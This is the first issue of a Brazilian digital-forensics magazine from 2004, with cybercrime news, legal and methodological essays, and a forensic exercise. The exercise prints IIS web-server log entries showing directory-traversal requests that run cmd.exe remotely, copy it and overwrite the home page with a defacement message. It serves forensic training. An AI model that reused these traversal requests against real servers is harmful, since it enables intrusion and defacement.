

EVIDÊNCIA DIGITAL

Perícia Forense Aplicada à Informática

JAN / FEV / MAR
2004
NÚMERO 01
ANO I

SUMÁRIO

Contextualiza-
ção da prática
forense
Pág 05

Crimes
eletrônicos
Pág 06

Teste seus
conhecimentos
Pág 08

Identificação
da autoria
Pág 11

Descubra o que
há dentro de
um documento
do Word
Pág 14

Imperfection
in the system
Pág 17

Perícia em
disquete
Pág 19

IDENTIFICAÇÃO DA AUTORIA

A questão da identificação da autoria das condutas efetuadas no meio eletrônico

CONTEXTUALIZAÇÃO DA PRÁTICA FORENSE

Contextualização da prática investigativa dentro de um sistema de gestão de segurança

CRIMES ELETRÔNICOS

Os crimes eletrônicos exigem uma solução rápida e especializada



DESCUBRA O QUE HÁ DENTRO DE UM DOCUMENTO DO MICROSOFT WORD

Realizamos uma Perícia em um documento do Word e veja qual foi o resultado

TESTE SEUS CONHECIMENTOS

Teste seus conhecimentos ao analisar um arquivo de Log



GRUPO DE DISCUSSÃO

Venha fazer parte você também do único grupo de discussão em português sobre Perícia Forense Aplicada à Informática



E MAIS...

Editorial, Notícias, Links



"Não basta estar certo, é preciso provar"

Os grupos de usuários não são novidade hoje em dia, mas nos últimos meses tem havido grande interesse por esse tipo de iniciativa. O objetivo dos membros dos grupos é trocar experiência, relatos e informações sobre o uso de uma determinada tecnologia.

Sempre que surge algo novo, muitas pessoas demonstram interesse em conhecer o assunto em mais detalhes. Encontrar outros interessados pode ser o primeiro passo para formar um novo grupo.

A primeira parte já foi concluída, a inauguração do grupo de discussão “Perícia Forense Aplicada à Informática” há mais de 6 meses e agora inauguramos a segunda etapa, a criação da “Revista Evidência Digital”.

Aproveito para agradecer as pessoas que acreditaram no projeto e as que colaboraram para a criação desta primeira edição.

Andrey Rodrigues de Freitas
Criador / Moderador do grupo Perícia Forense Aplicada à Informática

Editor Chefe
Andrey R. Freitas

Editor Técnico
Andrey R. Freitas

Colaboradores desta edição

Andrey R. Freitas
Carolina Chaves
Daniel A. Rosa
Juliana C. Abrusio
Leonildo Junior
Renato O. Blum

Artigos

Se você deseja escrever artigos para a Revista Evidência Digital envie um e-mail para periciaforense@yahoo.com.br

Atendimento ao leitor
periciaforense@yahoo.com.br

Site
www.guiatecnico.com.br/evidenciadigital

Grupo de discussão
br.groups.yahoo.com/group/PericiaForense/

A revista Evidência Digital é uma publicação trimestral.

O conteúdo dos artigos é de responsabilidade dos autores.

Delegacia do RJ começa a ganhar infoguerra

Fonte: IDG Now!

A Delegacia de Repressão aos Crimes de Informática (DRCI) do Rio de Janeiro está ganhando a guerra contra os e-mails falsos, que levam a sites também falsos, onde usuários de internet que caem neste infogolpe deixam informações pessoais, como senhas bancárias e dados do cartão crédito.

De um total de 14 denúncias que a delegacia recebeu nos últimos tempos, conseguiu retirar no ar 86% dos casos, de forma rápida. A estratégia utilizada pela delegada titular da DRCI, Beatriz Senda, e sua equipe, como o inspetor Márcio Araújo, é mantida em segredo, por estratégia de segurança.

Araújo, no entanto, informa que, dos 14 casos, sete dos sites estavam hospedados em provedores do Japão, cinco da Coreia e um da Tailândia. Um dos casos ainda é mantido em sigilo, pelos mesmos motivos de segurança. "Os provedores do Japão, da Coreia, de Taiwan e dos Estados Unidos tem sido os mais procurados pelo braço informatizado do crime para hospedar esses sites", diz Araújo.

Scammer pega 46 meses de prisão

Fonte: Plantão INFO

A americana Helen Carr, de 55 anos, foi condenada na semana passada a 46 meses de prisão pelo envio de phishing scams para os assinantes da America Online.

Os falsos e-mails chegavam para os usuários como se fossem comunicados importantes do departamento de segurança da AOL. A intenção era obter o número do cartão de crédito das vítimas.

Helen declarou-se culpada na primeira audiência, em outubro passado, conta o SecurityFocus.com. Os phishing scams diziam para a vítima que a comunicação com a administradora do cartão de crédito, para a cobrança da mensalidade, havia falhado. Por isso, o assinante deveria inserir seus dados novamente no "Centro de Cobrança da AOL" - um site falso, obviamente. Até o limite do cartão de crédito era pedido pelo formulário fraudulento.

O azar da scammer foi que, em fevereiro de 2001, sua mensagem foi parar nas mãos de um agente do FBI - e, mais que isso, um especialista em crimes de computador. O agente, Joseph Yuhasz, não precisou muito para desconfiar do endereço de resposta ao e-mail (precious44257166@aol.com) e do suposto site de cobrança, hospedado no serviço gratuito do Geocities.

Com a cooperação do Yahoo! (dono do Geocities) e de outros provedores, conta o SecurityFocus, a polícia descobriu que Helen tinha ligações com um spammer profissional e com George Patterson, um ladrão de cartões de crédito na web que foi condenado em julho a 37 meses de prisão. Foram os dois que denunciaram a mulher, que vive em Ohio.

BC quer ajuda da Polícia Federal para rastrear e-mails falsos

Fonte: IDG Now!

O Banco Central vai recorrer à Polícia Federal para rastrear os responsáveis por emails falsos que estariam sendo enviados por outras pessoas em nome da instituição.

De acordo com a autoridade monetária, internautas mal-intencionados estariam enviando e-mails a empresas exportadoras e importadoras com pedidos de informações confidenciais referentes às transações das mesmas com o exterior.

"Estas mensagens são falsas e não devem ser respondidas pelos destinatários sob hipótese alguma", reforça um alerta distribuído pelo banco.

Segundo o BC, esse tipo de solicitação é feito por mecanismos seguros de transmissão de dados.

Aumenta índice de roubo de identidade na web

Fonte: Plantão INFO

As fraudes online foram um dos principais motivos de reclamação dos consumidores americanos em 2003. O roubo de identidade, principalmente através de scam, correspondeu a 42% das reclamações registradas no ano passado. Um índice 2% maior que o registrado em 2002.

As informações estão no relatório anual divulgado pelo Federal Trade Commission. Ao todo foram relatadas 516 740 reclamações. Os campeões da lista foram os leilões online (15%), as vendas em domicílio por catálogo (9%) e os serviços de internet (6%).

Segundo o levantamento, as perdas dos consumidores americanos em serviços de internet chegaram a 200 milhões de dólares em 2003, o equivalente a 195 dólares por vítima.

Falha no Word causa embaraço à Microsoft

Fonte: IDG Now!

Uma falha no processador de texto Word, da Microsoft, transforma a maioria das características de segurança do software em supérfluas. A opção "Proteger Documento" da opção "Ferramenta" é usada quando um usuário quer impedir que pessoas não autorizadas mudem determinadas áreas de um documento.

O recurso permite que o usuário anexe uma senha ao arquivo e, dessa forma, restrinja as alterações de dados nas páginas. Uma quantidade muito grande de empresas usam esse recurso para enviar cotações e notas fiscais.

O CIO da Infineon Technologies AG, Thorsten Delbrouck, descobriu, no entanto, que o documento "protegido" pode ser aberto, alterado e até mesmo ganhar uma nova senha (ou a original, assim ninguém poderia duvidar da autenticidade).

A Microsoft, por meio de seu Web site, diz que o recurso de senha é menos seguro do que outras características, tais como aquelas que permitem ao usuário proteger o documento completo com senhas.

Não há crime sem lei

Fonte: IT Web

Projeto de lei que define o que é crime dentro das novas tecnologias é aprovado por unanimidade no Plenário do Congresso e pode sair do papel em breve

Manipular dados sem permissão, obter acesso indevido ao meio eletrônico ou sistema informatizado, introduzir vírus em computadores, clonar celular e falsificar cartão de crédito; todos esses atos são, obviamente, criminosos, só que ainda não há lei brasileira que os considere como tais.

Mas talvez essa história mude em breve, ainda no começo deste ano, de acordo com a expectativa do deputado Luiz Piauhyllino (PSDB-PE), autor de um projeto de lei, aprovado há pouco pelo Plenário que classifica os crimes cometidos na área de informática. "Falta o projeto passar pelo crivo do Senado e ser sancionado pelo presidente da República.

Mas como se trata de um assunto urgente, que sofre pressão pela sociedade e tem o apoio unânime de todos os partidos da Câmara, acredito que essas etapas não demorem muito", diz o deputado.

O projeto de lei, que visa a acrescentar uma nova Seção ao Código Penal, é a terceira tentativa de criar uma lei que defina o que é crime dentro das novas tecnologias informáticas, em especial a internet. Se o projeto for aprovado, o Brasil será um dos poucos países a possuir legislação adequada para incriminar condutas do gênero.

Para elaborar o texto sugerido da lei, foram realizados vários debates, inclusive online, entre políticos, peritos e demais especialistas. Ironicamente, em vários desses debates houve invasões de hackers, que se fizeram passar por participantes. "Chegamos a identificar alguns dos invasores, mas não podíamos fazer nada no momento justamente por não haver amparo legal. Afinal, não existe crime sem lei", conta Piauhyllino.

O deputado considera ser evidente o fato de que a ausência de uma lei específica serve de estímulo para que os crimes continuem. Com o projeto aprovado, hackers e outros criminosos eletrônicos deverão migrar para outros países que não tenham legislação. "E a ocorrência de crimes digitais poderá diminuir em torno de 50%", avalia o parlamentar. As penas previstas para os delitos variam de um mês a cinco anos de detenção.

Mais especificamente, a proposta estabelece punição para quem coletar, processar e distribuir, com finalidades comerciais, informações privadas. E garante a qualquer pessoa, física ou jurídica, o direito de interpor judicialmente o proprietário de rede de computadores ou provedor de serviço. Pune ainda quem apagar, modificar ou de qualquer forma inutilizar total ou parcialmente um dado ou programa de computador. O projeto conta com parecer favorável do relator, o deputado Nelson Pellegrino (BA), líder do PT na Câmara e que, inclusive, foi o responsável por acrescentar o crime de clonagem de celular a cartões no projeto.



C ONTEXTUALIZAÇÃO DA PRÁTICA FORENSE

Daniel Accioly Rosa


Muito se tem comentado sobre práticas de investigação forense em ambientes tecnológicos e sua importância. A identificação dos responsáveis pelos problemas e crimes, assim como a oportunidade de se entender o mecanismo dos ataques tem motivado diversos bons profissionais a se dedicarem ao estudo do assunto, assim como ao desenvolvimento de metodologias para uma abordagem adequada da questão.

O grande ponto ainda não discutido é a contextualização da prática investigativa dentro de um Sistema de Gestão de Segurança.

Se formos analisar as metodologias existentes para se implementar segurança em uma área, seja ela num contexto empresarial ou militar, podemos observar a

existência de ciclos de aprendizado, ou seja, se propõe um sistema que se auto-alimenta, possibilitando sua melhora contínua e manutenção de níveis de segurança compatíveis com um ambiente em constante mutação.

Um exemplo claro desta afirmação é a BS7799-2, que especifica um Sistema de Gestão de Segurança, ou *ISMS (Information Security Management System)* para garantir que todos os controles registrados no documento *Statement of Applicability* estejam de acordo com a realidade do escopo em questão. Este sistema deve seguir a máxima *PDCA*, ou *Plan-Do-Check-Act*, que é a orientação da metodologia para um sistema cíclico e que se auto-alimenta.



BS7799-2: Modelo de Processo PDCA

Dentro deste contexto, entender a importância da prática investigativa se torna fácil. Muito mais importante que se repreender os culpados ou buscar uma compensação litigiosa de um Evento de Segurança, o aprendizado com o problema deve ser a meta dos trabalhos forenses aplicados à Segurança da Informação.

Se conduzidos da forma correta, estes trabalhos irão permitir uma compreensão de quais controles estão implementados de maneira inadequada, ou até apontar a inexistência de outros controles necessários. Estes dados devem sempre estar ligados a um contexto maior que possa, junto com informações de auditorias, testes de intrusão, registros de operação, entre outros indicativos de

monitoração de parâmetros de eficiência do Sistema de Segurança implementado, possibilitar uma visão clara de onde se deve investir.

A existência de um sistema forense e a execução de práticas investigativas nos eventos de segurança são de suma importância para se ter um sistema alinhado com a realidade do ambiente que o circunda. É extremamente crítico cruzar os dados deste sistema com informações de outras fontes de monitoramento de segurança para se ter uma visão abrangente de onde é necessário investir. Se fizermos isso, fica fácil justificar para o chefe o investimento naquela ferramenta de análise que tanto estamos precisando...

Daniel Accioly Rosa
(daniel.accioly@terra.com.br)

Graduado em Engenharia Eletrônica, pós-graduado em Internet Security (Advanced School of Internet Security), CISSP, CCSE, RSA CSP e MCP.

C RIMES ELETRÔNICOS



Os meios eletrônicos, sobretudo a Internet, possibilitam a prática de crimes complexos e que exigem uma solução rápida e especializada. O avanço tecnológico tem proporcionado o incremento dos crimes comuns, de tal forma que podemos afirmar, sem sombra de dúvida, que os delitos virtuais crescem na proporção do avanço da tecnologia.

De fato, o sentimento de anonimato (ainda que haja a vedação Constitucional), a impunidade e o alcance global dos meios de comunicação fazem com que o número de infratores dessa natureza cresça, não obstante a constante preocupação em inibir tais condutas.

Cumprе ressaltar que a legislação vigente aplicada aos crimes praticados no meio físico, pode ser utilizada com perfeição, outrossim, para os delitos informáticos, ou para aqueles crimes que de alguma forma, utilizaram o ambiente virtual.

Com efeito, os Códigos Brasileiros já estão sendo discutidos em crimes comuns praticados por meio eletrônico. De outro lado, contudo, restam as condutas que surgiram apenas com a disseminação de ferramentas de alta tecnologia. É o caso dos crackers, chamados equivocadamente de hackers, especialistas em invadir sistemas informáticos e bancos de dados, sempre com o intuito de causar prejuízo (concorrência desleal, dano, violação de direito autoral e outras condutas). As estatísticas revelam que o Brasil é o País com o maior número de crackers especialistas no mundo.

Todavia, ainda que a Lei brasileira venha sendo aplicada na prática, não podemos deixar de lado a recomendação de legislação complementar sobre o assunto (como se destaca o Projeto 84/99), com intuito de prover maior celeridade processual e a efetiva repressão aos delitos eletrônicos.

Necessária, também, a celebração de tratados internacionais que coíbam as condutas criminosas no ambiente da Internet (como, p. ex. a excelente Convenção de Budapeste de 2001, também conhecida como Convenção sobre o Cybercrime), bem como uma política mundial para cooperação recíproca, dada a questão que envolve a extraterritorialidade desses crimes.

Mesmo assim, merece destaque, no plano nacional, a lei nº 9.296, de 24 de Junho de 1996, que lei pune o indivíduo que realizar interceptação de comunicações em sistemas de informática ou telemática, ato típico da

Renato O. Blum e Juliana C. Abrusio

comunidade cracker, desde que se obtenha prova eletrônica adequada. A reprimenda é de reclusão, de dois a quatro anos, e multa.

Acrescente-se, pois, que a evidência eletrônica apresenta características próprias e complexas, exigindo conhecimento especializado na sua coleta e utilização. Além disso, é da natureza do próprio meio a volatilidade e fragilidade que, curiosamente, se entrelaçam com a facilidade da recuperação de "rastros" e outros indícios típicos.

Em suma, é de grande importância a preocupação global, bem como a atenção nacional despendida ao assunto. Não obstante a esta preocupação, verifica-se que as leis brasileiras vigentes podem e já estão sendo aplicadas aos crimes praticados no ambiente virtual, a exemplo da pedofilia, das fraudes em instituições financeiras, dos crimes contra a honra, dos crimes contra a propriedade industrial e intelectual e etc, os quais, inclusive, possibilitam à vítima o recebimento de indenizações pelo prejuízo material ou moral sofrido. Basta, neste momento, que as vítimas exerçam o direito de buscar aquilo que é devido. Agindo dessa forma, ainda que por via indireta, teremos, com certeza, diminuição na impunidade e aumento no exercício da cidadania.

RENATO M. S. OPICE BLUM
(blum@amcham.com.br)

Advogado e economista; Professor coordenador de pós-graduação em Direito Eletrônico; Professor da Florida Christian University, Fundação Getúlio Vargas, PUC, Centro Técnico Aeroespacial, Fenasoft e outras; Pós-graduado pela PUC-SP, com extensão na Eastern Illinois University; MBA Essentials in Economics (University of Pittsburgh); Fundador e Conselheiro do Instituto Brasileiro de Política e Direito da Informática (IBDI); Presidente do Conselho de Comércio Eletrônico da Federação do Comércio do Estado de São Paulo; Ex-Presidente e Fundador do Comitê de Direito da Tecnologia da Câmara Americana de Comércio; Autor / Colaborador das Obras: "Direito Eletrônico - a Internet e os Tribunais", "Comércio Eletrônico", "Direito & Internet - aspectos jurídicos relevantes", "Direito da Informática - temas polêmicos", "Responsabilidade Civil do Fabricante e Intermediários por Defeitos de Equipamentos e Programas de Informática", "O Bug do Ano 2000 - aspectos jurídicos e econômicos" e outras.

JULIANA CANHA ABRUSIO

Advogada, sócia da Opice Blum Advogados Associados; Professora da Universidade Presbiteriana Mackenzie, na disciplina Direito nos Meios Eletrônicos; Palestrante convidada pelo I Congresso da Comunidade Andina para o Desenvolvimento do Comércio Eletrônico realizado na Bolívia (2001); Membro da Comissão de Novos Advogados do Instituto de Advogados de São Paulo (IASP); Membro da Associação Brasileira de Direito de Informática e Telecomunicações (ABDI); Co-autora do Caderno Jurídico Direito e Internet publicado pela Escola Superior do Ministério Público (2002); Autora das Monografias "Aspectos Jurídicos do Comércio Eletrônico" e "Contratos Eletrônicos e a Assinatura Digital" (2.000).

Venha fazer parte você também
do único grupo de discussão em português
sobre Perícia Forense Aplicada à Informática

Contando com as principais autoridades brasileiras em Perícia Digital e Cyber Crimes, o grupo “Perícia Forense Aplicada à Informática” cobre os seguintes itens: Análise de Invasão em Sistemas, Análise de Arquivos de Logs, Ferramentas (Software/Hardware) Utilizadas na Perícia, Cursos, Livros, Documentos, Cyber Crimes/Delitos Informáticos/Computer Crimes, Estudos de Caso, Testes de Conhecimentos, Etc...



<http://br.groups.yahoo.com/group/PericiaForense/>

TESTE SEUS CONHECIMENTOS

Andrey Rodrigues de Freitas

O exemplo apresentado neste artigo é um simples defacement de um web site de comércio eletrônico. O alvo do ataque foi um servidor web administrado por várias pessoas.

Complexidade do Ataque : **Baixa**

Alvo : **Servidor Web com Microsoft IIS/NT4**

Quarta-feira, 27 de Março de 2003, 21:00

Eram 21:00 de uma quarta-feira à noite, toca o telefone no departamento de suporte técnico. A ligação era de um usuário declarando que o web site da empresa havia sido hackeado, alterado, desfigurado! Marcos, o atendente, verifica a informação e acaba descobrindo que o site realmente havia sido hackeado, aliás, não havia mais site, apenas a seguinte mensagem na página principal:

**** SCRIPT KIDZ, INC****

You, my friendz, are completely owned. I'm here, your security is nowhere. Someone should check your system security coz you sure aren't.

Marcos não sabia ao certo o que fazer. Entrou em pânico e apavorado começou a procurar a lista de telefones dos funcionários do departamento de informática, tentando conseguir alguém que o ajudasse, por sorte encontra um estagiário que estava "trabalhando" naquela noite. Marcos comunicou a situação ao estagiário, que na sua vez, também ficou desesperado. Não sabendo o que fazer, o estagiário contactou seu superior imediato. Depois de ouvir o acontecimento, o superior disse ao estagiário para arrumar as páginas alteradas pelo atacante e mover o sistema hackeado para a DMZ.

Quinta-feira, 28 de Março de 2003, 00:15

O estagiário resolve colocar as coisas de volta ao normal, achando que o atacante era do tipo que fazia backups de todos os arquivos que alterava. Depois de copiar os arquivos originais de volta para o seu local correto e reiniciar o servidor Microsoft IS, o estagiário muda a máquina para a DMZ.

Quinta-feira, 28 de Março de 2003, 09:00

Naquela quinta-feira, a situação conseguiu ficar ainda pior. Outros funcionários da empresa acompanhando uma das listas de discussão existentes na Internet, recebem uma mensagem que deveria ser sobre supostos investimentos na companhia. Na verdade alguém postou um link para a cópia arquivada do web site hackeado da empresa junto com uma mensagem maliciosa zombando sua segurança, devido a este incidente, as ações da empresa caíram.

Segunda-feira, 31 de Março de 2003, 13:00

O pessoal da informática começa a pesquisar o ataque. O servidor Web que foi atacado acabou sendo atualizado por um cópia mais antiga, e ninguém notou por várias horas que o site estava com a versão anterior on-line. Os logs do sistema hackeado não apresentaram nenhuma evidência de um ataque, e o log de eventos do NT não tinha quaisquer entradas durante os dias anteriores ou durante o ataque. O que pareceu suspeito foram as 22 entradas no arquivo de log do servidor Web relacionadas abaixo:



27/03/2003 4:01 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 31 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:01 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 31 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+e:\ 502 381 484 47 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 31 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\asfroot\ 200 666 492 47 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\ 200 749 492 32 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot 200 1124 499 47 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /'mmc.gif - 404 3387 440 0 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /mmc.gif - 404 3387 439 0 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:02 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 16 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:03 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\ 200 229 496 32 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:03 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\ 200 4113 492 47 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:03 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /buzzxyz.html - 200 228 444 16 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:03 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /xyzBuzz3.swf - 200 245 324 5141 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:03 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /index.html - 200 228 484 0 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98) http://www.vitima.com/buzzxyz.html

27/03/2003 4:05 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+rename+d:\wwwroot\detour.html+detour.html.old 502 355 522 31 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:05 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+md+c:\ArA\ 502 355 488 31 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:05 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../winnt/system32/cmd.exe /c+copy+c:\winnt\system32\cmd.Exe+c:\ArA\cmd1.exe 502 382 524 125 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:07 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../ArA/cmd1.exe /c+echo+ "<title>SKI</title><center><H1><u>****</u>SCRIPT+KIDZ, INC<u>****</u></h1>
<h2>You,+my+friendz+,are+completely+owned.+I'm+here,+your+security+is+nowhere.<

br>Someone+should+check+your+system+security+coz+you+sure+aren't.
</h2>">+>+c:\ArA\default.htm 502 355 763 31 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:08 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../ArA/cmd1.exe /c+rename+d:\wwwroot\index.html+index.html.old 502 355 511 16 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:10 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /scripts/../../ArA/cmd1.exe /c+copy+c:\ArA\default.htm+d:\wwwroot\index.html 502 382 514 31 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

27/03/2003 4:11 nihon.hacker.jp W3SVC1 WWW-2K WWW-2K.vitima.com 80 GET /index.html - 200 276 414 15 www.vitima.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

PERGUNTAS


Ao analisar as 22 entradas do arquivo de log, você deverá ser capaz de determinar o seguinte:

1. Que vulnerabilidade fez o atacante explorar e comprometer o servidor Web?
2. O que o atacante fez para tentar ofuscar seus rastros?

Obs: Discuta estas e outras informações no Grupo de Discussão "Perícia Forense Aplicada à Informática".

Andrey Rodrigues de Freitas
(periciaforense@yahoo.com.br)

Graduado em Processamento de Dados, pós-graduado em Computação Aplicada e pós-graduado em Internet Security (Advanced School of Internet Security). Criador / moderador do Grupo Perícia Forense Aplicada à Informática.



EVIDÊNCIA DIGITAL

IDENTIFICAÇÃO DA AUTORIA

Carolina Chaves



A questão da identificação da autoria das condutas efetuadas no meio eletrônico, especialmente quanto aos crimes, é motivo de grande preocupação para os especialistas em novas tecnologias.

Diante do crescimento do número de litígios, especialmente relacionados à propriedade intelectual, à honra e ao patrimônio, juízes, advogados, sites, provedores e usuários estão cada vez mais envolvidos na busca de uma solução rápida, eficaz e economicamente viável para a determinação da autoria.

Não se tem aqui a pretensão de esgotar o tema ou mesmo apontar uma solução para a controvérsia mas alertar a comunidade sobre as situações que cada vez mais estarão presentes no cotidiano dos operadores do direito, assim como mostrar o material utilizado pelos especialistas, sem se ater a condutas específicas, buscando uma visão geral do problema.

O anonimato

Inicialmente, é importante demonstrar que o início das condutas socialmente reprováveis vem da sensação de anonimato e de impunidade da grande massa de usuários da Internet.

Apesar da Internet ser um local em que transitam milhares de pessoas espalhadas nos diversos locais do planeta, que circulam e interagem fazendo desta um ambiente anacional ou transnacional, existe uma nítida contradição na sua estrutura. Trata-se da pontualidade das relações, o "one to one", que enseja a sensação de anonimato ao usuário comum e que, muitas vezes, geram atitudes que as pessoas não tomariam diante de olhos alheios. É a sensação de estar escondido atrás da tela do computador.

Entretanto, pressupor que a Internet é um local onde vigora o anonimato é um grande erro. A rastreabilidade das condutas efetuadas no meio eletrônico é absolutamente possível.

Foi o que ocorreu em janeiro deste ano com Pete Townshend, líder da banda The Who, que foi preso pela polícia londrina por ter acessado sites de pedofilia. Não há dúvidas de que o músico foi motivado pelo sentimento de anonimato e pela curiosidade, passando a visitar sites de conteúdo ilícito e socialmente reprovável na expectativa de que ninguém saberia ou descobriria.

Neste sentido, o "sentir-se protegido" invoca um sentimento de impunidade, por não se acreditar que qualquer conduta lesiva praticada pelo computador, poderá ensejar responsabilidades. E, não há como negar que, havendo possibilidade de rastrear os movimentos dos usuários, conforme demonstraremos a seguir, existe responsabilidade na Internet, civil e criminal, e que ela poderá ser requerida desde que se comprove o dano, a conduta do autor e seu nexo de causalidade.

Deve-se, portanto, alertar o usuário comum, leigo ou com poucos conhecimentos de informática, sobre suas responsabilidades, contribuindo para uma política preventiva que se destine a evitar determinadas condutas socialmente lesivas.

A maior dificuldade no combate às condutas no meio eletrônico é quando estas são praticadas por grandes profissionais. Estes costumam não deixar vestígios, utilizando-se de artimanhas a fim de enganar a polícia e dificultar a atuação dos peritos na sua identificação. Um especialista, por exemplo, jamais mandaria e-mail de conteúdo calunioso ou acessaria um site com conteúdo lesivo de seu próprio computador. Logo, políticas de combate aos especialistas são extremamente complexas e difíceis de serem implementadas.

O problema da identificação

O problema da identificação da autoria, para fins de responsabilização, civil ou criminal, se pauta em alguns aspectos fundamentais:

- a) As informações utilizadas para identificação da autoria
- b) Interpretação e a coleta das informações
- c) Obstáculos no acesso às informações
- d) Detentores das informações

Os criminosos na Internet, os chamados crackers estão cada vez mais atualizados em novas tecnologias, o que dificulta a prevenção das empresas nas políticas de segurança da informação e dos sistemas computacionais. E não restam dúvidas, de que nos próximos anos os atos criminosos, em sua maioria, serão praticados pelo computador.

a) As informações utilizadas para identificação da autoria - Os dados identificadores

A Identificação é possível e já é muito praticada. Utiliza-se de elementos peculiares ao meio eletrônico que possibilitam a individualização do usuário ou da máquina. São utilizados o número IP (Internet Protocol), o registro de logs de acesso, a conta do e-mail e seus dados cadastrais e senhas ou cadastros nos provedores e sites. Assim, com este material é possível identificar a máquina, o usuário, o tempo de acesso, os locais visitados e o perfil da visita.

Entretanto, esta identificação traz um grande problema: encontrar a máquina, o responsável pela conta de e-mail ou o responsável por um determinado site não significa que se identificou o autor do fato ou da conduta que ensejou uma investigação para eventual responsabilização.

